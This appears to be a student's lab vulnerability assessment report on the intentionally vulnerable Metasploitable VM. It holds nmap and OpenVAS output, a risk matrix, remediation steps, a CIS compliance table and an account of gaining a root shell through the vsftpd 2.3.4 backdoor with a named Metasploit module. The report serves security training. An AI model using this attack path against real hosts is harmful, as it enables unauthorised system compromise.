
~/kali/home/findings.csv

11



Quick automatic parser (run on Kali)

Save this script as parse_opensvas_csv.py and run it to create a tidy findings_summary.csv sorted by CVSS:



```
~/findings_summary.csv - Mousepad
File Edit Search View Document Help
+ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
1 Host,Port,Vulnerability,CVSS,CVE
2 ,513,,10.0,
3 ,8787,,10.0,
4 ,1524,,10.0,
5 ,80,,10.0,CVE-2008-5304
6 ,512,,10.0,CVE-1999-0618
7 ,,,10.0,
8 ,6200,,9.8,CVE-2011-2523
9 ,8009,,9.8,CVE-2020-1938
10 ,3306,,9.8,CVE-2001-0645
11 ,80,,9.8,CVE-2012-1823
12 ,21,,9.8,CVE-2011-2523
13 ,3632,,9.3,CVE-2004-2687
14 ,5432,,9.0,
15 ,5900,,9.0,
16 ,6697,,8.1,CVE-2016-7144
17 ,2121,,7.5,CVE-1999-0501
18 ,6697,,7.5,CVE-2010-2075
19 ,21,,7.5,CVE-1999-0501
20 ,513,,7.5,CVE-1999-0651
21 ,80,,7.5,
22 ,514,,7.5,CVE-1999-0651
23 ,1099,,7.5,CVE-2011-3556
```




Top Vulnerabilities — Metasploitable Scan:

S.No	Host	Port	Service	CVSS	Priority	Likelihood	Impact
1	192.168.222.129	5900	VNC	High	High	High	High
2	192.168.222.129	21	vsftpd 2.3.4	High	High	High	High
3	192.168.222.129	3306	MySQL 5.0	High	High	High	High

Reasoning:

- All three services are highly exposed in Metasploitable and have default/weak credentials or known exploits → High Likelihood.
- Impact is High because successful exploitation can give full system or database control → High Impact.



3x3 Risk Matrix:

Impact / Likelihood	Low	Medium	High
High			1, 2, 3
Medium			
Low			



All three findings fall into the High Likelihood / High Impact cell → Critical risk.
This helps prioritize remediation: these vulnerabilities should be addressed first.

Vulnerability Assessment Report Metasploitable Scan Findings:

Remote Desktop Service Vulnerability (VNC – Port 5900)

The screenshot shows a PDF report titled "report-c62ad856-2e47-4edf-af81-aa5775c0c32.pdf". The left sidebar contains an index of findings, with "High 5900/tcp" selected. The main content area displays the following information:

- 2.1.7 High 5900/tcp**
- High (CVSS: 9.0)**
- NVT: VNC Brute Force Login**
- Summary**
Try to log in with given passwords via VNC protocol.
- Quality of Detection (QoD): 95%**
- ...continues on next page ...

Patch links, configuration fixes:

192.168.222.129 : VNC (5900) — Critical

Remediation:

Disable public VNC access; if VNC is required, upgrade to a supported server, require strong authentication + encryption, bind to localhost and force access only over SSH/VPN, and add firewall rules to restrict source IPs. [RealVNC®+1](#)

Actionable steps (short):

- If not needed: stop and remove the VNC server (systemctl stop vncserver && systemctl disable vncserver or distro equivalent).
- If needed: upgrade to a maintained server (TigerVNC / RealVNC), enable built-in encryption/TLS and require a strong password + 2FA where available. See RealVNC security & TigerVNC docs. [RealVNC®+1](#)
- Restrict binding: configure VNC to listen on 127.0.0.1 and require SSH tunnel or VPN for remote access. Example: start VNC with -localhost or set SecurityTypes/Authentication in server config. [Server Fault+1](#)



- Firewall: block port 5900 from the internet, allow only management IPs (example ufw deny from any to any port 5900 / iptables equivalent).
- Audit: check /var/log/ and active sessions for suspicious connections. Useful links: RealVNC security; TigerVNC admin guides. [RealVNC®+1](#)

FTP Service Backdoor Vulnerability (vsftpd 2.3.4 – Port 21)

The screenshot shows a vulnerability scanner interface with a sidebar on the left listing various findings. The main panel displays a detailed report for a 'High 21/tcp' vulnerability. The report includes the following information:

- Severity:** High (CVSS: 9.8)
- NVT:** vsftpd Compromised Source Packages Backdoor Vulnerability
- Product detection result:**
 - cpe:/a:beasts:vsftpd:2.3.4
 - Detected by vsFTPD FTP Server Detection (OID: 1.3.6.1.4.1.25623.1.0.111050)
- Summary:** vsftpd is prone to a backdoor vulnerability.
- Quality of Detection (QoD):** 99%
- Footer:** ...continues on next page ...

192.168.222.129 : vsftpd 2.3.4 (21) — Critical (backdoor / known compromise)

Remediation:

Immediately remove vsftpd 2.3.4, replace with a patched package from your distribution or migrate to SFTP (OpenSSH), verify package checksums from trusted repos, block FTP at the perimeter until patched. [NVD+1](#)

Actionable steps (short):

- Take the host offline from untrusted networks OR block TCP/21 in firewall immediately.
- Uninstall vsftpd 2.3.4 and install the vendor/distro maintained vsftpd package (or switch to sshd SFTP for file transfer). Use your OS package manager so you get the distro patch. [GitHub+1](#)
- Verify you did not get a backdoor shell: check for listening TCP/6200, suspicious accounts, altered binaries, and check integrity of system binaries. If backdoor present, treat as compromised (isolate host, image disk, investigate). [exploit-db.com+1](#)



- Harden FTP (if you must keep it): disable anonymous, enforce strong passwords, chroot users, enable TLS (FTPS). Prefer SFTP (OpenSSH) where possible.
- Document patch/source and checksum used for reinstallation.

Useful links / advisories: NVD CVE-2011-2523; Rapid7 / Metasploit / Exploit-DB modules

and advisories. [NVD+2Rapid7+2](#)

Outdated Database Server Vulnerability (MySQL 5.0 – Port 3306)

The screenshot shows a vulnerability scanner interface with a sidebar on the left listing various hosts and their vulnerabilities. The main panel displays a detailed report for a host with IP 192.168.222.129, specifically for a MySQL 5.0 vulnerability on port 3306. The report is titled '2.1.4 High 3306/tcp' and includes the following sections:

- High (CVSS: 9.8)**
- NVT: MySQL / MariaDB Default Credentials (MySQL Protocol)**
- Product detection result**
cpe:/a:mysql:mysql:5.0.51a
Detected by MariaDB / Oracle MySQL Detection (MySQL Protocol) (OID: 1.3.6.1.4.1.25623.1.0.100152)
- Summary**
It was possible to login into the remote MySQL using default credentials.
- Quality of Detection (QoD): 95%**
- Vulnerability Detection Result**
It was possible to login as user "root" with an empty password.
- Solution:**
Solution type: Mitigation
 - Change the password as soon as possible
 - Contact the vendor for other possible fixes / updates

192.168.222.129 : MySQL 5.0 (3306) — Critical (very old)

Remediation:

Upgrade MySQL 5.0 to a supported release (preferably MySQL 8.0.x or a maintained distro package), backup and test migrations first, bind MySQL to 127.0.0.1 (or internal network only), require strong DB credentials, enable TLS, and restrict access via firewall. [MySQL Developer Zone+1](#)

Actionable steps (short):

- **Backup first:** full logical (mysqldump) and file-level backups.
- **Plan upgrade path:** MySQL 5.0 → intermediate versions → MySQL 5.7 → MySQL 8.0 (older versions often require stepwise upgrades). Follow official upgrade docs and test on a staging copy. [MySQL Developer Zone+1](#)



- **After upgrade:** run `mysql_upgrade` (or follow the MySQL docs) to update system tables and check/repair user tables. [MySQL Developer Zone](#)
- **Configuration hardening:** set `bind-address=127.0.0.1` or internal IP; disable remote root login; use strong passwords; enable `require_secure_transport=ON` and TLS certs. Limit accounts' privileges (least privilege).
- **Network controls:** block/limit access to 3306 from public networks; allow only application servers or management IPs via firewall.
- **If you can't upgrade immediately:** at minimum restrict access with firewall, change all DB passwords, and monitor DB logs for suspicious queries.

Useful links: Official MySQL upgrade & `mysql_upgrade` docs; stepwise upgrade guidance. [MySQL Developer Zone+1](#)

Compliance Testing:

Validate the target host (192.168.222.129) against security best practices using CIS Benchmarks to identify non-compliance and associated risks.

S.No	Host	Service	CIS Benchmark Control	Compliance Status	Remediation
1	192.168.222.129	VNC (5900)	Ensure remote desktop services require strong authentication and encryption	Non-Compliant	Disable public VNC or upgrade to supported server with strong passwords + encryption; restrict access via firewall/SSH/VPN.
2	192.168.222.129	vsftpd 2.3.4 (21)	Ensure FTP services do not allow anonymous login or insecure versions	Non-Compliant	Remove vulnerable vsftpd 2.3.4; replace with patched version or migrate to SFTP; restrict firewall access.
3	192.168.222.129	MySQL 5.0 (3306)	Ensure database servers use supported versions and strong authentication; restrict remote access	Non-Compliant	Upgrade to a supported MySQL version; enforce strong credentials, TLS, and bind to localhost/internal network; restrict firewall access.



Notes:

- All three services are critical, high-risk, and non-compliant with CIS Benchmarks due to outdated versions, weak/default credentials, or insecure configurations.
- Remediation actions should be prioritized immediately to reduce exposure.
- After remediation, re-validate using CIS Benchmark tools or scripts to ensure compliance.

VAPT Methodology:

Planning:

Metasploit Lab – VAPT Report: This document summarizes an internal vulnerability assessment performed against the Metasploitable VM (192.168.222.129) as part of the Metasploit Lab project. Conducted by the operator kali (lab), the engagement covered network discovery, targeted exploitation of identified weaknesses, and systematic evidence collection to validate impact. The scope was limited to an internal lab assessment of the VM and focused on demonstrating realistic attack paths, exposing misconfigurations and outdated services, and providing clear, actionable remediation recommendations to improve the system's security posture.

Summary:

During this lab VAPT against the Metasploitable VM (192.168.222.129) we performed discovery, vulnerability scanning, validation/exploitation of high-risk services, and evidence collection suitable for reporting. Key outcomes:

- High-severity compromise (confirmed): vsftpd 2.3.4 backdoor (CVE-2011-2523) — exploited via Metasploit exploit/unix/ftp/vsftpd_234_backdoor. Execution produced a root shell (uid=0) on the target. Evidence and exploit output captured in msf spool log msf-vsftpd-spool-2025-10-02-0924.log. Impact: Full system compromise (root). CVSS ~9.8.
- Information disclosure attempt (Ghostcat): Tomcat AJP check (CVE-2020-1938) ran via Metasploit auxiliary module auxiliary/admin/http/tomcat_ghostcat. Module executed; msf created a loot entry. The loot file created by msf was empty (no readable content) but msf recorded a loot file entry and a spool log. Evidence copied to project reports/. Outcome: attempted / partial (no sensitive content retrieved).
- Discovery scan summary: Nmap full-service detection revealed many open services on the VM (FTP, SSH, Telnet, SMTP, DNS, HTTP, Samba, MySQL, PostgreSQL, VNC, Tomcat AJP, etc.). Many findings were mapped to CVE candidates (see Findings table).

Overall risk: High. The vsftpd backdoor demonstrates a reproducible RCE leading to root on a host in-scope; remediation should be immediate for any production-like asset.



This document shows how the theory topics from Section 3–6 (Security Standards & Compliance; Risk Assessment Basics; Common Vulnerabilities; Documentation Fundamentals) were met by the practical work you completed against the Metasploitable VM. Each theory objective is mapped to the specific hands-on actions, evidence locations, and recommended follow-ups so you can include this in your final submission.

Short conclusion: All four theory objectives were satisfied through discovery, validation/exploitation, scoring/prioritization, evidence collection, and documentation. The highest-priority practical finding was a confirmed RCE in vsftpd 2.3.4 (CVE-2011-2523). Tomcat AJP (Ghostcat) was attempted and documented. Evidence and report artifacts are saved in your project workspace.

Goal:

build a local lab to learn VAPT methodology end to end using free/open tools and create reproducible evidence for reporting.

Environment:

Host: your workstation running VirtualBox.

VMs:

- Kali Linux — attack platform.
- Metasploitable — intentionally vulnerable target.

Network layout & isolation:

Use an isolated virtual network so the lab cannot talk to the Internet or your production network. Typical options in VirtualBox: use a **Host-Only** or **Internal Network** for Kali ↔ Metasploitable communication, and keep the VMs disconnected from NAT/Bridged unless you explicitly need outbound access. Confirm the target IP (example 192.168.222.129) is static in the VM or reserved by DHCP to avoid drift.

Resource allocation & snapshots:

Assign modest but sufficient resources (1–2 vCPUs, 2–4 GB RAM) to each VM to keep the host responsive. Take a **snapshot (clean baseline)** of the Metasploitable VM and the Kali VM before beginning tests. If you accidentally destabilize the target or want to re-run an exploit chain, revert to the snapshot for a clean repro.



Project structure (on Kali):

- ~/vapt_projects/metasploit-lab/
- reports/ # evidence files (spools, loot)
- screenshots/ # script logs / interactive recordings
- dradis_import/findings_template.csv
- notes/
- .git/ # repo for project tracking

commands used to create project:

```
export PROJECT=metasploit-lab
```

```
mkdir -p ~/vapt_projects/$PROJECT/{reports,screenshots,dradis_import,notes}
```

```
cd ~/vapt_projects/$PROJECT
```

```
git init
```

```
git add .
```

```
git commit -m "Initial project scaffolding and RoE"
```

```
File Actions Edit View Help
kali@kali: ~/vapt_projects/metasploit-lab
└─(kali@kali)-[~/vapt_projects/metasploit-lab]
$ PROJECT=metasploit-lab
mkdir -p ~/vapt_projects/$PROJECT/{reports,screenshots,dradis_import,notes}
cd ~/vapt_projects/$PROJECT
pwd
/home/kali/vapt_projects/metasploit-lab
└─(kali@kali)-[~/vapt_projects/metasploit-lab]
$ cat > docs/ROE.txt << "ROE"
Project: Metasploitable VAPT Lab
Owner/Client: Self / Lab
Project Lead: <Bittu Vamshi> <vamshikrishnaf@gmail.com>
Scope (in-scope):
- 192.168.222.129 (Metasploitable VM)
Allowed tests:
- Non-destructive and destructive tests allowed on the VM (lab).
- Exploits allowed only for learning; no pivoting beyond scope.
Out-of-scope:
- Any hosts outside 192.168.222.129
Test window:
- Start: $(date +"%Y-%m-%d %H:%M %Z")
- End: $(date -d "+7 days" +"%Y-%m-%d %H:%M %Z")
Contacts:
- Emergency contact: <B143533981>
Notes:
- All findings will be documented in ~/vapt_projects/$PROJECT
- Preserve VM snapshot before exploitation.
ROE
sed -n "1,200p" docs/ROE.txt
Project: Metasploitable VAPT Lab
Owner/Client: Self / Lab
Project Lead: <Bittu Vamshi> <vamshikrishnaf@gmail.com>
Scope (in-scope):
- 192.168.222.129 (Metasploitable VM)
Allowed tests:
- Non-destructive and destructive tests allowed on the VM (lab).
- Exploits allowed only for learning; no pivoting beyond scope.
Out-of-scope:
- Any hosts outside 192.168.222.129
Test window:
- Start: $(date +"%Y-%m-%d %H:%M %Z")
- End: $(date -d "+7 days" +"%Y-%m-%d %H:%M %Z")
Contacts:
- Emergency contact: <B143533981>
Notes:
- All findings will be documented in ~/vapt_projects/$PROJECT
- Preserve VM snapshot before exploitation.
└─(kali@kali)-[~/vapt_projects/metasploit-lab]
```

Check Attacker Host IP (Kali Linux)

These commands let you identify your Kali machine's IP address on the network. This is important because your attacker machine needs a reachable IP to interact with targets.


```
hostname -I
```

- Displays all IP addresses assigned to your machine (IPv4 & IPv6).
- Example output: 192.168.222.129 fe80::a00:27ff:fe4e:66a1



ip -4 addr show

- Shows only IPv4 addresses and network interface info.
- Helps confirm which interface is active and its IP.



Nmap TCP Fast Service/Version Scan

This is a quick discovery scan to identify open ports and services on a target host (Metasploitable VM in this case)

```
File Actions Edit View Help
kali@kali: ~/vapt_projects/metasploit-lab
$ sudo nmap -sS -sV -Pn -T4 -p 21,22,23,25,53,80,111,139,445,512,513,514,1524,3306,5432,5900,8089,8180 192.168.222.129 -oN nmap/metasploitable-focused.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 07:10 EDT
Nmap scan report for 192.168.222.129
Host is up (0.00002s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian Bubuuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    closed domain
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rshexec
513/tcp   open  login    OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1524/tcp  open  bindshell Metasploitable root shell
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
8089/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Host: metasploitable.localdomain; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
$ sudo nmap -sS -sV -Pn -T4 -p 21,22,23,25,53,80,111,139,445,512,513,514,1524,3306,5432,5900,8089,8180 192.168.222.129 -oN nmap/metasploitable-focused.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 07:11 EDT
Nmap scan report for 192.168.222.129
Host is up (0.00002s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian Bubuuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    closed domain
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rshexec
513/tcp   open  login    OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1524/tcp  open  bindshell Metasploitable root shell
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
8089/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Host: metasploitable.localdomain; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
```




```

1 # Nmap 7.95 scan initiated Thu Oct 2 07:10:49 2025 as: /usr/lib/nmap/nmap -
  sS -sV -Pn -T4 -p
  21,22,23,25,53,80,111,139,445,512,513,514,1524,3306,5432,5900,8009,8180 -oN
  nmap/metasploitable-focused.nmap 192.168.222.129
2 Nmap scan report for 192.168.222.129
3 Host is up (0.00062s latency).
4
5 PORT      STATE SERVICE      VERSION
6 21/tcp    open  ftp          vsftpd 2.3.4
7 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
8 23/tcp    open  telnet       Linux telnetd
9 25/tcp    open  smtp         Postfix smtpd
10 53/tcp    closed domain
11 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
12 111/tcp   open  rpcbind      2 (RPC #100000)
13 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
14 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
15 512/tcp   open  exec         netkit-rsh rexecd
16 513/tcp   open  login        OpenBSD or Solaris rlogind
17 514/tcp   open  tcpwrapped
18 1524/tcp  open  bindshell    Metasploitable root shell
19 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
20 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7

```

Process & reproducibility:

- 22



Vulnerability scanning (OpenVAS / GVM + other tools):

Objective: build a prioritized list of findings using open-source scanners and export machine-readable outputs.

OpenVAS (GVM) installation & checks (examples)

We installed Greenbone/GVM and verified:

```
sudo apt update
sudo apt install gvm -y
sudo gvm-check-setup
sudo gvm-start
```

Web UI: <https://127.0.0.1:9392> (Greenbone Security Assistant)



Running scans & exporting

- Create target in GSA (Configuration → Targets): 192.168.222.129
- Create Task (Scans → Tasks → New Task) using Full and fast configuration and run.
- Export report as PDF and CSV (we exported CSV for machine processing).

CSV was saved as:

Findings csv

CSV excerpt (port, CVSS, CVE snippets) — used to assemble findings:

Port, Vulnerability, CVSS, CVE

80, ...,10.0, CVE-2008-5304

21, ...,9.8, CVE-2011-2523

8009, ...,9.8, CVE-2020-1938

...

We saved the CSV to ~/vapt_projects/metasploit-lab/dradis_import/ (converted to template rows).

```
1 Host IP,Port,Service,Version,CVE(if  
  any),CVSS_Level,Likelihood,Impact,Risk,Evidence,Remediation  
2 192.168.222.129,1524,bindshell,Metasploitable bindshell,,9.8,Critical,Full  
  system compromise,Critical,discovery.txt;~/evidence/bindshell_banner.txt;~/  
  evidence/bindshell_screenshot.png,"Backdoor present; immediately isolate/  
  reimage host; remove unauthorized services; block network access"  
3 192.168.222.129,8180,Apache Tomcat,Apache Tomcat/Coyote JSP engine  
  1.1,,8.5,High,Application compromise,High,discovery.txt;~/evidence/  
